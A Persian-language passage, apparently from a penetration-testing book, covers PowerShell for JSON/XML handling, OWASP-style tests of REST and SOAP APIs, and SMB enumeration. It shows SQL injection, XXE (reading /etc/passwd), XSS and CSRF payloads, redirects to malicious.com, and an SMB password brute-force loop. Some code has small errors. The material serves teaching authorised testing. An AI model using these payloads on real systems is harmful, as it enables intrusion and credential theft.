Custom Exploitation: انعطاف‌پذیری اسکریپت‌نویسی PowerShell ایجاد پیلودهای سفارشی را برای بهره‌برداری از آسیب‌پذیری‌های کشف شده در طول آزمایش امکان‌پذیر می‌سازد. برای مثال، یک تست نفوذگر می‌تواند یک اسکریپت PowerShell برای نشان دادن تأثیر یک آسیب‌پذیری XSS با اجرای کد دلخواه در یک برنامه وب ایجاد کند.

Web Application Firewall (WAF) Bypass: متخصصان امنیتی می‌توانند از PowerShell برای آزمایش اثربخشی WAF ها با ایجاد پیلودهای مخرب و تکنیک‌های Bypass برای دور زدن آن‌ها استفاده کنند. این به سازمان‌ها در تقویت مکانیسم‌های دفاعی خود کمک می‌کند.

Authentication and Session Management Testing: PowerShell می‌تواند سناریوهای مختلف احراز هویت مانند brute forcing یا آزمایش مکانیسم‌های مدیریت جلسه را شبیه سازی کند. این به شناسایی نقاط ضعف در کنترل‌های دسترسی و مدیریت کاربر کمک می‌کند.

Reporting and Documentation: اسکریپت‌های PowerShell می‌توانند تولید گزارش‌های آزمایشی دقیق، از جمله آسیب‌پذیری‌های کشف‌شده، شدت آن‌ها و مراحل اصلاح توصیه‌شده را خودکار کنند. این تضمین می‌کند که نتایج آزمایش برای ارتباط با ذینفعان و برای اهداف انطباق به خوبی مستند شده است.

REST application security testing with PowerShell

ماموریتی را برای تقویت امنیت برنامه‌های REST خود با استفاده از قابلیت‌های پویا PowerShell آغاز کنید. در این فصل، ما رابطه همزیستی بین اسکریپت نویسی PowerShell و تست امنیتی قوی برای API های RESTful را بررسی می‌کنیم. با نمایش‌های عملی و سناریوهای دنیای واقعی، مدیران بینش‌هایی را در مورد استفاده از PowerShell برای انجام ارزیابی‌های امنیتی موثر به دست می‌آورند. مواردی که در این مورد می‌توان استفاده نمود عبارتند از:

API Endpoint Testing: توانایی PowerShell برای ارسال درخواست‌های HTTP برای آزمایش API های REST بسیار ارزشمند است. آزمایش‌کنندگان می‌توانند اسکریپت‌هایی را برای تعامل با نقاط پایانی API، ارسال انواع مختلف درخواست‌ها (GET، POST، PUT، DELETE) برای ارزیابی امنیت داده‌های ورودی، خروجی و مکانیزم‌های احراز هویت بسازند.

Authentication and Authorization Testing: PowerShell می‌تواند سناریوهای مرتبط با احراز هویت و تعین سطح دسترسی را در برابر API های REST شبیه سازی کند. این به آزمایش‌کنندگان اجازه می‌دهد تا بررسی کنند که چگونه API با توکن‌ها، نقش‌ها و مجوزهای احراز هویت مدیریت می‌شوند و هر گونه آسیب‌پذیری یا مسائل کنترل دسترسی را شناسایی می‌کند.

Input Validation Testing: از PowerShell می‌توان برای خودکارسازی تست‌ها برای اعتبارسنجی ورودی با ارسال پیلودهای مختلف و انواع داده‌ها به نقاط پایانی API استفاده کرد. این به شناسایی آسیب‌پذیری‌هایی مانند تزریق SQL یا دستکاری داده‌ها کمک می‌کند.

Load and Performance Testing: اسکریپت‌های PowerShell می‌توانند چندین درخواست API همزمان را شبیه‌سازی کنند و آزمایش‌کنندگان را قادر می‌سازند تا نحوه عملکرد REST API تحت بارگذاری و اینکه آیا در معرض حملات Denial-of-Service (DoS) است را ارزیابی کنند.

SOAP application security testing with PowerShell

در این فصل می‌توانید امنیت برنامه SOAP خود را با قابلیت‌های پویا PowerShell مورد ارزیابی قرار داده و افزایش دهید. از هم افزایی بین اسکریپت نویسی PowerShell و تست امنیتی قوی پرده برداری نموده و مدیران را برای انجام ارزیابی‌های کامل بر روی API های مبتنی بر SOAP مجهز کنید. مواردی که در این مورد می‌توان استفاده نمود عبارتند از:

SOAP Endpoint Testing: PowerShell همچنین می‌تواند با سرویس‌های وب مبتنی بر SOAP تعامل داشته باشد. آزمایش‌کنندگان می‌توانند اسکریپت‌هایی را برای ارسال درخواست‌های SOAP، آزمایش متدهای مختلف و تجزیه و تحلیل پاسخ‌ها برای آسیب‌پذیری‌های امنیتی ایجاد کنند.

XML Data Parsing: SOAP برای تبادل داده به شدت به XML متکی است. قابلیت تجزیه XML PowerShell برای تجزیه و تحلیل پاسخ‌ها و پیلودهای SOAP برای شناسایی مسائل امنیتی، مانند تزریق XML یا حملات XXE مفید است.

Authentication and Encryption Testing: از PowerShell می‌توان برای آزمایش اینکه چگونه سرویس‌های SOAP احراز هویت و رمزگذاری داده‌ها را مدیریت می‌کنند، استفاده می‌شود و اطمینان حاصل می‌کند که اطلاعات حساس به اندازه کافی در طول انتقال محافظت می‌شوند.

Boundary Testing: اسکریپت‌های PowerShell می‌توانند تست مرزی را خودکار کنند، درخواست‌های SOAP را با مقادیر داده‌های شدید یا غیرمنتظره ارسال کنند تا نحوه رسیدگی سرویس به موارد لبه و ضعف‌های امنیتی احتمالی را ارزیابی نمایند.

به طور خلاصه، PowerShell یک ابزار ضروری برای متخصصان امنیتی هنگام انجام تست‌های امنیتی برنامه‌های وب، REST و SOAP است. تطبیق پذیری، قابلیت‌های اتوماسیون و امکانات یکپارچه سازی آن با سایر ابزارهای امنیتی، آزمایش کنندگان را قادر می‌سازد تا ارزیابی‌های کاملی انجام دهند، آسیب‌پذیری‌ها را کشف کنند و وضعیت امنیتی این برنامه‌ها را افزایش دهند. با این حال، استفاده مسئولانه از PowerShell ضروری است، و می‌بایست اطمینان حاصل شود که تمام فعالیت‌های آزمایشی در محدوده‌های قانونی و اخلاقی بوده و همچنین با مجوز مناسب از صاحب برنامه یا سازمان انجام می‌شوند.

Encoding JSON and XML in PowerShell

در تست نفوذ، رمزگذاری و رمزگشایی داده‌های JSON و XML در PowerShell برای تجزیه و تحلیل و دستکاری پاسخ‌های برنامه‌های کاربردی وب و API ها ضروری است. در ادامه به نحوه انجام این وظایف پرداخته شده است.

Encoding JSON in PowerShell

JSON فرمت رایجی است که برای تبادل داده بین کلاینت و سرور استفاده می‌شود. برای رمزگذاری داده‌ها به صورت JSON در PowerShell، مراحل زیر را دنبال کنید:

Create a PowerShell Object: با ایجاد یک شی PowerShell شروع کنید که داده‌هایی را که می‌خواهید به عنوان JSON رمزگذاری کنید، نگه می‌دارد. این شی می‌تواند یک hashtable، شی سفارشی یا یک آرایه باشد. در اینجا یک مثال است:

```
$data = @{
    Username = "ajcblyth"
    PassCode = 9816 }
```

Encode to JSON: از cmdlet ConvertTo-Json برای تبدیل شی PowerShell به رشته‌ای با فرمت JSON استفاده کنید:

```
$jsonString = $data | ConvertTo-Json
```

Optional Formatting: می‌توانید پارامترهای قالب‌بندی را به ConvertTo-Json اضافه کنید تا عمق و قالب‌بندی خروجی JSON را کنترل کنید و آن را خواناتر نمایید:

```
$jsonString = $data | ConvertTo-Json -Depth 2 -Pretty
```

Decoding JSON in PowerShell

برای Decoding داده‌های JSON در PowerShell برای تست نفوذ، اغلب با پاسخ‌های JSON از برنامه‌های کاربردی وب یا APIهایی مواجه می‌شوید که باید آن‌ها را تجزیه و تحلیل کنید:

Retrieve JSON Data: داده‌های JSON را از یک درخواست HTTP، فایل یا منبع دیگری دریافت کنید:

```
$jsonString = Invoke-RestMethod -Uri "https://snowcapcyber.com/
api/data" -Method GET
```

Decode JSON: از ConvertFrom-Json برای Decoding رشته JSON به یک شی PowerShell استفاده کنید:

```
$decodedData = $jsonString | ConvertFrom-Json
```

Access Data: اکنون می‌توانید مانند هر شیء دیگر PowerShell به داده‌های موجود در شی Decode شده دسترسی داشته باشید:

```
$name = $decodedData.Username
$age = $decodedData.PassCode
```

Encoding XML in PowerShell

XML فرمت دیگری است که برای تبادل داده استفاده می‌شود. برای Encoding داده‌ها به عنوان XML در PowerShell، مراحل زیر را دنبال کنید:

Create an XML Object: از New-Object برای ایجاد یک سند XML استفاده کنید:

```
$xml = New-Object System.Xml.XmlDocument
```

Add Data to XML: سند XML را با داده‌ها پر کنید. شما می‌توانید عناصر و ویژگی‌ها را ایجاد کنید:

```
$root = $xml.CreateElement("Person")
$xml.AppendChild($root)
$name = $xml.CreateElement("Username")
$name.InnerText = "ajcblyth"
$root.AppendChild($name)
$code = $xml.CreateElement("PassCode")
$code.InnerText = "9816"
$root.AppendChild($age)
```

Convert XML to String: از ویژگی OuterXml برای تبدیل سند XML به رشته استفاده کنید:

```
$xmlString = $xml.OuterXml
```

Decoding XML in PowerShell

برای Decoding داده‌های XML در PowerShell در طول تست نفوذ، مراحل زیر را دنبال کنید:

Retrieve XML Data: داده‌های XML را از یک درخواست HTTP، فایل یا منبع دیگری دریافت کنید:

```
$xmlString = Get-Content -Path "userdetails.xml"
```

Load XML: از متد LoadXml برای بارگذاری داده‌های XML در یک سند PowerShell XML استفاده کنید:

```
$xml = New-Object System.Xml.XmlDocument
$xml.LoadXml($xmlString)
```

Access Data: در صورت نیاز می‌توانید داده‌ها را از سند XML پیمایش و استخراج کنید:

```
$name = $xml.SelectSingleNode("//Username").InnerText
$code = $xml.SelectSingleNode("//PassCode").InnerText
```

با تسلط بر Encoding و Decoding مربوط به JSON و XML در PowerShell، تست نفوذگران می‌توانند به طور موثر پاسخ‌ها را تجزیه و تحلیل کنند، آسیب‌پذیری‌ها را شناسایی کنند و داده‌ها را در طول ارزیابی‌های امنیتی دستکاری کنند. چه ارزیابی REST APIها یا برنامه‌های کاربردی وب باشد، این تکنیک‌ها برای ارزیابی کنترل‌های امنیتی و شناسایی مسائل بالقوه‌ای که نیاز به Mitigation دارند ضروری هستند. هنگام انجام تست نفوذ، همیشه از داشتن مجوز مناسب اطمینان حاصل کنید و به دستورالعمل‌های اخلاقی پایبند باشید.

PowerShell and REST

استفاده از Representational State Transfer (REST) در PowerShell برای تست نفوذ یک رویکرد ارزشمند برای ارزیابی امنیت برنامه‌ها و سرویس‌های وب است. با تعامل با RESTful API، تست نفوذگران می‌توانند آسیب‌پذیری‌ها و نقاط ضعفی را که می‌توانند توسط عوامل مخرب مورد سوء استفاده قرار گیرند، شناسایی کنند. بیایید نحوه استفاده از REST در PowerShell را برای تست نفوذ در حالی که تجزیه و تحلیل خود را با چارچوب Open Web Application Security Project (OWASP)، یک منبع شناخته شده برای امنیت برنامه‌های وب، همسو می‌کنیم، بررسی کنیم.

OWASP analysis – injection

Objective: آسیب‌پذیری‌های تزریق را در API های REST تست کنید.

Methodology: می‌توانید از PowerShell برای ایجاد ورودی مخرب استفاده کنید و آن را به عنوان بخشی از یک درخواست برای آزمایش آسیب‌پذیری‌های تزریق مانند تزریق SQL، تزریق NoSQL یا تزریق دستور OS ارسال کنید. به عنوان مثال ما تست تزریق SQL زیر را داریم:

```
$uri = "https://api.snowcapcyber.com/resource"
$queryParam = "inputValue' OR '1'='1"
$response = Invoke-RestMethod -Uri "$uri?param=$queryParam" -Method
GET
```

OWASP analysis – broken authentication

Objective: احراز هویت و مدیریت جلسه را در REST API ارزیابی کنید.

Methodology: می‌توانید از PowerShell برای ارسال درخواست‌های احراز هویت و تجزیه و تحلیل پاسخ‌ها استفاده کنید. به عنوان مثال، تأیید اعتبار ضعیف آزمایش زیر را داریم:

```
$uri = "https:// api.snowcapcyber.com/authenticate"
$headers = @{
 "Authorization" = "Basic <base64EncodedCredentials>" }
$response = Invoke-RestMethod -Uri $uri -Method GET -Headers $headers
```

OWASP analysis – sensitive data exposure

Objective: ارزیابی کنید که آیا داده‌های حساس در پاسخ‌های API در معرض دید قرار می‌گیرند یا خیر.

Methodology: از PowerShell برای ارسال درخواست‌ها و تجزیه و تحلیل پاسخ‌ها برای قرار گرفتن در معرض داده‌های ناخواسته استفاده کنید. لازم به ذکر است که می‌توانیم از عبارات منظم برای فیلتر کردن کوئری‌ها استفاده کنیم. برای مثال، بررسی کنید که آیا اطلاعات حساسی مانند رمز عبور یا شماره کارت اعتباری در پاسخ‌ها وجود دارد یا خیر:

```
$uri = "https:// api.snowcapcyber.com/resource"
$response = Invoke-RestMethod -Uri $uri -Method GET
```

OWASP analysis – XML External Entities (XXE)

Objective: آسیب‌پذیری‌های مرتبط با XML مانند XXE را در API های RESTful تست کنید.

Methodology: از PowerShell می‌توان برای ارسال پیلودهای XML مخرب به API و تجزیه و تحلیل پاسخ‌ها استفاده کرد. به عنوان مثال ما آزمایش زیر را برای XXE داریم:

```
$uri = "https://api.snowcapcyber.com/resource"
$xmlPayload = '<?xml version="1.0" encoding="UTF-8" ?><!DOCTYPE foo [
<!ENTITY xxe SYSTEM "file:///etc/passwd"> ]><foo>&xxe;</foo>'
$headers = @{
    "Content-Type" = "application/xml" }
$response = Invoke-RestMethod -Uri $uri -Method POST -Headers $headers
-Body $xmlPayload
```

OWASP analysis – broken access control

Objective: تست کنید آیا API کنترل‌های دسترسی مناسب را اعمال می‌کند یا خیر.

Methodology: از PowerShell برای ارسال درخواست‌هایی با سطوح مختلف مجوز استفاده کنید و تجزیه و تحلیل کنید که آیا کاربران غیرمجاز می‌توانند به منابع محدود دسترسی داشته باشند یا خیر. به عنوان مثال، می‌توانید کنترل‌های دسترسی ناکافی را آزمایش کنید:

```
$uri = "https://api.snowcapcyber.com/restricted-resource"
$headers = @{
    "Authorization" = "Bearer <accessToken>" }
$response = Invoke-RestMethod -Uri $uri -Method GET -Headers $headers
```

OWASP analysis – security misconfiguration

Objective: پیکربندی نادرست امنیتی در API را شناسایی کنید.

Methodology: از PowerShell می‌توان برای ارسال درخواست‌ها و تجزیه و تحلیل پاسخ‌ها برای نشانه‌های پیکربندی نادرست مانند اطلاعات Debug آشکار یا اعتبارنامه‌های پیش‌فرض استفاده کرد:

```
$uri = "https://api.snowcapcyber.com/debug-info"
$response = Invoke-RestMethod -Uri $uri -Method GET
```

OWASP analysis – Cross-Site Scripting (XSS)

Objective: آسیب‌پذیری‌های XSS را در پاسخ‌های REST API تست کنید.

Methodology: از PowerShell برای ایجاد پیلودهای مخرب و ارسال آن‌ها در درخواست استفاده کنید. برای شناسایی هر گونه آسیب‌پذیری XSS از نوع Reflected یا Stored، پاسخ‌ها را تجزیه و تحلیل کنید. به عنوان مثال، می‌توانید XSS از نوع Reflected را آزمایش کنید:

```
$uri = "https://api.example.com/search"
$searchQuery = '<script>alert("XSS");</script>'
$response = Invoke-RestMethod -Uri "$uri?q=$searchQuery" -Method GET
```

OWASP analysis – Cross-Site Request Forgery (CSRF)

Objective: API را برای آسیب‌پذیری‌های CSRF ارزیابی کنید.

Methodology: صفحات HTML مخرب را با پیلودهای CSRF در PowerShell ایجاد کنید و کاربران را فریب دهید تا با آن‌ها تعامل داشته باشند. برای تعیین موفقیت آمیز بودن حملات CSRF، پاسخ‌های API را زیر نظر بگیرید. به مثال زیر توجه کنید:

```
$html = @"
<html>
    <body>
        <form id="maliciousForm" action="https://api.snowcapcyber.com/
action" method="POST">
            <input type="hidden" name="csrfToken" value="attackerToken">
        </form>
        <script>
            document.getElementById("maliciousForm").submit();
        </script>
    </body>
</html>
"@
```

OWASP analysis – unvalidated redirects and forwards

Objective: تغییر مسیرها و فورواردهای نامعتبر در API را آزمایش کنید.

Methodology: از PowerShell برای ارسال درخواست‌هایی با URLهای تغییر مسیر یا فورواردد دستکاری شده استفاده کنید و تجزیه و تحلیل کنید که آیا API اجازه تغییر مسیر نامعتبر را می‌دهد یا خیر. به عنوان مثال، می‌توانید تغییر مسیرهای نامعتبر را به شکل زیر آزمایش کنید:

```
$uri = "https://api.snowcapcyber.com/redirect?url=http://malicious.
com"
$response = Invoke-RestMethod -Uri $uri -Method GET
```

OWASP analysis – insecure deserialization

Objective: آسیب‌پذیری‌های Insecure Deserialization را در API ارزیابی کنید.

Methodology: از PowerShell برای ارسال درخواست‌ها با اشیاء Serialized مخرب استفاده کنید و تجزیه و تحلیل کنید که آیا API تلاش می‌کند آن‌ها را Deserialization کند یا خیر. به مثال زیر توجه کنید:

```
$uri = "https://api.snowcapcyber.com/process-data"
$serializedPayload = "maliciousSerializedObject"
$headers = @{
 "Content-Type" = "application/xml"}
$response = Invoke-RestMethod -Uri $uri -Method POST -Headers $headers
-Body $serializedPayload
```

گنجاندن چارچوب OWASP در فعالیت‌های تست نفوذ هنگام استفاده از REST در PowerShell برای ارزیابی جامع امنیت برنامه‌های وب ضروری است. انعطاف‌پذیری PowerShell به آزمایش‌کنندگان اجازه می‌دهد تا درخواست‌ها و پیلودهای سفارشی بسازند و پاسخ‌ها را برای شناسایی آسیب‌پذیری‌های همتراز با ده برتر OWASP Top 10 تجزیه و تحلیل کنند، که در نهایت به توسعه و استقرار برنامه‌ای امن‌تر کمک می‌کند. همیشه اطمینان حاصل کنید که مجوزهای لازم را دارید و دستورالعمل‌های اخلاقی را هنگام انجام تست‌های نفوذ دنبال می‌کنید.

PowerShell and SOAP

استفاده از Simple Object Access Protocol یا SOAP در PowerShell برای تست نفوذ می‌تواند به ارزیابی امنیت سرویس‌های وب و API هایی که بر این پروتکل متکی هستند کمک کند. SOAP معمولا برای ارتباط بین برنامه‌ها استفاده می‌شود و برای شناسایی آسیب‌پذیری‌ها بسیار مهم است. در اینجا راهنمای نحوه استفاده از SOAP در PowerShell برای تست نفوذ در حین پیوند دادن تجزیه و تحلیل به چارچوب OWASP آورده شده است.

OWASP analysis – injection

Objective: آسیب‌پذیری‌های تزریق در درخواست‌ها و پاسخ‌های SOAP را آزمایش کنید.

Methodology: مانند آزمایش برای تزریق در پروتکل‌های دیگر، می‌توانید پیلودهای SOAP را برای آزمایش تزریق SQL، تزریق XML یا سایر آسیب‌پذیری‌های تزریق دستکاری کنید. به عنوان مثال، می‌توانید برای تزریق SQL در یک درخواست SOAP کد زیر را آزمایش کنید:

```
$uri = "https://api.snowcapcyber.com/soap-endpoint"
$soapPayload = @"
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/
envelope/" xmlns:web="http://www.example.com/webservice">
    <soapenv:Header/>
    <soapenv:Body>
        <web:Login>
            <web:username>' OR '1'='1</web:username>
            <web:password>password</web:password>
        </web:Login>
    </soapenv:Body>
</soapenv:Envelope>
"@
$headers = @{
    "Content-Type" = "text/xml; charset=utf-8"
}
$response = Invoke-RestMethod -Uri $uri -Method POST -Headers $headers
-Body $soapPayload
```

OWASP analysis – XXE

Objective: آسیب‌پذیری‌های XXE را در پیام‌های SOAP تست کنید.

Methodology: مشابه آزمایش XXE در REST، می‌توانید پیلودهای مخرب XML را برای آزمایش آسیب‌پذیری‌های XXE ایجاد کنید. به عنوان مثال، می‌توانید XXE را در یک درخواست SOAP آزمایش کنید:

```
$uri = "http s://api.snowcap cyber.com/soap-endpoint"
$soapPayload = @"
```

```
<soapenv:Envelope xmlns:soapenv="htt p://schemas.xml soap.org/soap/
envelope/" xmlns:web="http://www.example.com/webservice">
   <soapenv:Header/>
   <soapenv:Body>
      <web:ProcessXML>
         <web:xmlInput><![CDATA[<!DOCTYPE foo [ <!ENTITY xxe SYSTEM
"fil e:///etc/passwd"> ]><foo>&xxe;</foo>]]></web:xmlInput>
         </web:ProcessXML>
   </soapenv:Body>
</soapenv:Envelope>
"@
$headers = @{
   "Content-Type" = "text/xml; charset=utf-8"
}
$response = Invoke-RestMethod -Uri $uri -Method POST -Headers $headers
-Body $soapPayload
```

OWASP analysis – authentication bypass

Objective: ارزیابی مکانیسم‌های احراز هویت در سرویس‌های مبتنی بر SOAP

Methodology: با ایجاد درخواست‌های SOAP با سناریوهای مختلف احراز هویت، آسیب‌پذیری‌های دور زدن احراز هویت را آزمایش کنید. به عنوان مثال، می‌توانید احراز هویت ضعیف را آزمایش کنید:

```
$uri = "https://example.com/soap-endpoint"
$soapPayload = @"
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/
envelope/" xmlns:web="http://www.example.com/webservice">
   <soapenv:Header/>
   <soapenv:Body>
      <web:Login>
         <web:username>admin</web:username>
         <web:password>password123</web:password>
```

```
        </web:Login>
    </soapenv:Body>
</soapenv:Envelope>
"@
$headers = @{
    "Content-Type" = "text/xml; charset=utf-8"
}
$response = Invoke-RestMethod -Uri $uri -Method POST -Headers $headers
-Body $soapPayload
```

OWASP analysis – insecure deserialization

Objective: آسیب‌پذیری‌های Insecure Deserialization را در پیام‌های SOAP آزمایش کنید.

Methodology: مشابه آزمایش برای Insecure Deserialization در زمینه‌های دیگر، در این بخش نیز باید پیلودهای مخرب SOAP را برای آزمایش آسیب‌پذیری‌ها ارسال کرد. به عنوان مثال، شما می‌توانید برای Insecure Deserialization در یک درخواست SOAP کد زیر را آزمایش کنید:

```
$uri = "https://example.com/soap-endpoint"
$soapPayload = @"
<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:web="http://www.example.com/webservice">
    <soapenv:Header/>
    <soapenv:Body>
        <web:ProcessData>
<web:data><![CDATA[O:8:"Example":1:{s:4:"data";s:10:"malicious";}]]></web:d
ata>
        </web:ProcessData>
    </soapenv:Body>
</soapenv:Envelope>
"@
```

```
$headers = @{
    "Content-Type" = "text/xml; charset=utf-8"
}
$response = Invoke-RestMethod -Uri $uri -Method POST -Headers $headers
-Body $soapPayload
```

OWASP analysis – unvalidated redirects and forwards

Objective: برای تغییر مسیرها و فورواردهای نامعتبر در سرویس‌های مبتنی بر SOAP آزمایش کنید.

Methodology: درخواست‌های SOAP را با URL های تغییر مسیر دستکاری شده ایجاد کنید و تجزیه و تحلیل کنید که آیا این سرویس اجازه هدایت مجدد نامعتبر را می‌دهد یا خیر. به عنوان مثال، می‌توانید برای تغییر مسیرهای نامعتبر در یک درخواست SOAP کد زیر را آزمایش کنید:

```
$uri = "https://example.com/soap-endpoint"
$soapPayload = @"
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/
envelope/" xmlns:web="http://www.example.com/webservice">
    <soapenv:Header/>
    <soapenv:Body>
        <web:Redirect>
            <web:url>https://malicious.com</web:url>
        </web:Redirect>
    </soapenv:Body>
</soapenv:Envelope>
"@
$headers = @{
    "Content-Type" = "text/xml; charset=utf-8"
}
$response = Invoke-R
```

با استفاده از این متدولوژی‌ها برای استفاده از SOAP در PowerShell در طول تست نفوذ، می‌توانید به طور موثر امنیت وب سرویس‌ها و API ها را ارزیابی کنید و آسیب‌پذیری‌های همسو با چارچوب OWASP را شناسایی کنید. همیشه از داشتن مجوز مناسب، پیروی از دستورالعمل‌های اخلاقی و دریافت مجوزهای

لازم هنگام انجام تست‌های نفوذ اطمینان حاصل کنید. علاوه بر این، گزارش آسیب‌پذیری‌های شناسایی‌شده را به طرف‌های مسئول برای اصلاح در نظر بگیرید.

Summary

به طور خلاصه، این فصل نحوه کدگذاری داده‌ها در PowerShell در ساختارهای JSON و XML را معرفی می‌کند. سپس به شما نشان دادیم که چگونه می‌توان از PowerShell در چارچوب OWASP برای آزمایش API های REST و SOAP استفاده کرد.

در فصل بعدی، نحوه استفاده از PowerShell را به عنوان بخشی از یک تست نفوذ جامع بر روی بلاک پیام سرور (SMB)، اکتیو دایرکتوری (AD) و پروتکل دسترسی دایرکتوری سبک وزن (LDAP) بررسی خواهیم کرد.

فصل ششم – SMB, Active Directory, LDAP and Kerberos

در این فصل، نحوه استفاده از PowerShell را به عنوان بخشی از تست نفوذ جامع روی SMB، Active Directory (AD) و Lightweight Directory Access Protocol (LDAP) بررسی خواهیم کرد. ما قابلیت‌های قدرتمند PowerShell را برای انجام ارزیابی‌های امنیتی کامل و شناسایی آسیب‌پذیری‌های بالقوه در این اجزای حیاتی شبکه‌های سازمانی بررسی خواهیم کرد.

PowerShell، به عنوان یک زبان برنامه نویسی توسعه یافته توسط مایکروسافت، طیف گسترده‌ای از ابزارها و cmdlet ها را ارائه می‌دهد که می‌توانند توسط متخصصان امنیتی و تست نفوذگران برای ارزیابی وضعیت امنیتی SMB، حساب‌های کاربری، عضویت در گروه‌ها و موارد مربوط به دایرکتوری سرویس استفاده شوند. از طریق مجموعه‌ای از مثال‌های کار شده، نشان خواهیم داد که چگونه می‌توان از PowerShell برای برشمردن، پروفایل‌ها و بهره‌برداری از نقاط ضعف در این سیستم‌ها استفاده کرد.

سفر ما با SMB آغاز می‌شود، جایی که نشان خواهیم داد که چگونه می‌توان از PowerShell برای ارزیابی SMB، شناسایی منابع Share شده و آزمایش رمزهای عبور ضعیف استفاده کرد. سپس به اکتیو دایرکتوری منتقل می‌شویم، جایی که قابلیت‌های PowerShell را در ممیزی امنیت حساب کاربری، شناسایی حساب‌های غیرفعال، و ارزیابی عضویت‌های گروهی به نمایش می‌گذاریم.

با رفتن به LDAP، چگونگی استفاده از PowerShell را برای ارزیابی مجوزهای LDAP، آزمایش احراز هویت و نظارت بر ترافیک LDAP بررسی خواهیم کرد. هر مرحله از کاوش ما با مثال‌های عملی همراه خواهد بود که به شما این امکان را می‌دهد تا از این تکنیک‌ها به طور موثر در ارزیابی‌های امنیتی خود استفاده کنید.

در پایان این فصل، درک جامعی از اینکه چگونه PowerShell می‌تواند ابزاری ارزشمند در زرادخانه تست نفوذگران و متخصصان امنیتی باشد، خواهید داشت. این فصل شما را به دانش و مهارت‌هایی مجهز می‌کند تا به طور فعال آسیب‌پذیری‌ها را شناسایی کنید، پیکربندی‌های امنیتی را ارزیابی کنید و در نهایت انعطاف‌پذیری پیاده‌سازی‌های SMB، AD و LDAP را در سازمان‌هایتان افزایش دهید.

موضوعات زیر اصلی‌ترین موضوعاتی است که در این فصل به آن‌ها خواهیم پرداخت:

- PowerShell and SMB
    - PowerShell, AD, and LDAP
    - PowerShell and Kerberos

PowerShell and SMB

PowerShell می‌تواند به طور موثر برای انجام تست‌های امنیتی در برابر سرویس‌های شبکه مانند پروتکل SMB که معمولا برای اشتراک گذاری فایل و دسترسی به منابع در محیط‌های ویندوز استفاده می‌شود، به کار برده شود. در این بخش، چگونگی استفاده از PowerShell را برای انجام یک تست امنیتی در برابر SMB، شناسایی آسیب‌پذیری‌ها و تقویت سیستم دفاعی شبکه بررسی خواهیم کرد.

پروتکل SMB یکی از اجزای حیاتی شبکه‌های مبتنی بر ویندوز است که اشتراک گذاری فایل و چاپگر و همچنین دسترسی به منابع مختلف را تسهیل می‌کند. در حالی که SMB برای تبادل یکپارچه داده‌ها حیاتی است، اما اگر به درستی پیکربندی نشود، می‌تواند خطرات امنیتی را نیز به همراه داشته باشد. این خطرات شامل دسترسی غیرمجاز، نشت داده‌ها و حتی بروز حملات باج افزاری است. برای اطمینان از امنیت مناسب شبکه خود، انجام آزمایش امنیتی کامل پیاده سازی‌های SMB ضروری می‌باشد.

Enumerating SMB shares

یکی از جنبه‌های اساسی تست امنیت SMB، کشف منابع مشترک در یک سرور راه دور است. PowerShell دستوراتی مانند Get-SmbShare را ارائه می‌دهد که به شما امکان می‌دهد Share های SMB را Enumerate نمایید:

```
Get-SmbShare
```

این دستور همه Share های موجود در یک سرور راه دور را فهرست می‌کند و اطلاعاتی درباره نام‌های Share، مسیرها و مجوزهای دسترسی ارائه می‌کند. آزمایش‌کنندگان امنیتی می‌توانند از این اطلاعات برای ارزیابی مجوزهای Share، شناسایی پیکربندی‌های نادرست و تعیین اینکه کدام Share ها ممکن است آسیب‌پذیر باشند، استفاده کنند.

An SMB version assessment

برای شناسایی آسیب‌پذیری‌های احتمالی مربوط به نسخه‌های قدیمی یا ناامن SMB، می‌توان از PowerShell برای بررسی نسخه SMB در حال اجرا بر روی یک سیستم راه دور استفاده کرد. Get-SmbConnection جزئیاتی را در مورد اتصالات SMB از جمله نسخه آن نشان می‌دهد:

```
Get-SmbConnection
```

این دستور بینش‌هایی را در مورد نسخه SMB در حال استفاده ارائه می‌دهد و به شما کمک می‌کند ارزیابی کنید که آیا شبکه شما از نسخه‌های امن و به روز SMB استفاده می‌کند یا خیر.

Testing for weak passwords

گذرواژه‌های ضعیف یا پیش‌فرض می‌توانند یک خطر امنیتی مهم در محیط‌های SMB باشند. از PowerShell می‌توان برای انجام ممیزی رمز عبور با تلاش برای اتصال به اشتراک گذاری SMB با استفاده از لیستی از رمزهای عبور رایج یا شناخته شده ضعیف استفاده کرد. اسکریپت زیر این فرآیند را خودکار می‌کند:

```
$computers = Get-Content computers.txt
$passwords = Get-Content passwords.txt
foreach ($computer in $computers) {
    foreach ($password in $passwords) {
        $credential = New-Object -TypeName System.Management.
Automation.PSCredential -ArgumentList ("$computer\Administrator",
(ConvertTo-SecureString -String $password -AsPlainText -Force))
        try {
            Invoke-Command -ComputerName $computer -Credential
$credential -ScriptBlock { Get-SmbShare }
        } catch {
 Write-Host "Failed to connect to $computer with password
$password"
        }
    }
}
```

این اسکریپت سعی می‌کند با استفاده از مجموعه‌ای از گذرواژه‌ها به هر رایانه موجود در لیست متصل شود و هرگونه تلاش ناموفق را ثبت می‌کند و به شما کمک می‌کند Credential های پیش فرض ضعیف یا بدون تغییر را شناسایی کنید.

SMB vulnerability scanning

از PowerShell می‌توان برای انجام اسکن آسیب‌پذیری SMB با استفاده از ماژول‌ها یا اسکریپت‌های شخص ثالث استفاده کرد. ابزارهایی مانند Invoke-SMBScanner را می‌توان در PowerShell برای شناسایی آسیب‌پذیری‌های SMB در سیستم‌های هدف ادغام کرد:

```
Invoke-SMBScanner -Target 192.168.107.100-192.168.107.150
```

چنین ابزارهایی برای آسیب‌پذیری‌های رایج SMB، از جمله سوءاستفاده‌های شناخته‌شده مانند EternalBlue یا SMBGhost، اسکن می‌کنند و بینش‌هایی درباره خطرات بالقوه ارائه می‌دهند.

Assessing SMB signing and encryption

SMB Signing و رمزگذاری برای اطمینان از یکپارچگی و محرمانه بودن داده‌ها بسیار مهم است. PowerShell به شما امکان می‌دهد بررسی کنید که آیا SMB Signing و رمزگذاری در یک سرور راه دور فعال است یا خیر. Get-SmbClientConfiguration را می‌توان برای بازیابی پیکربندی کلاینت SMB، از جمله تنظیمات امضا و رمزگذاری استفاده کرد:

```
Get-SmbClientConfiguration
```

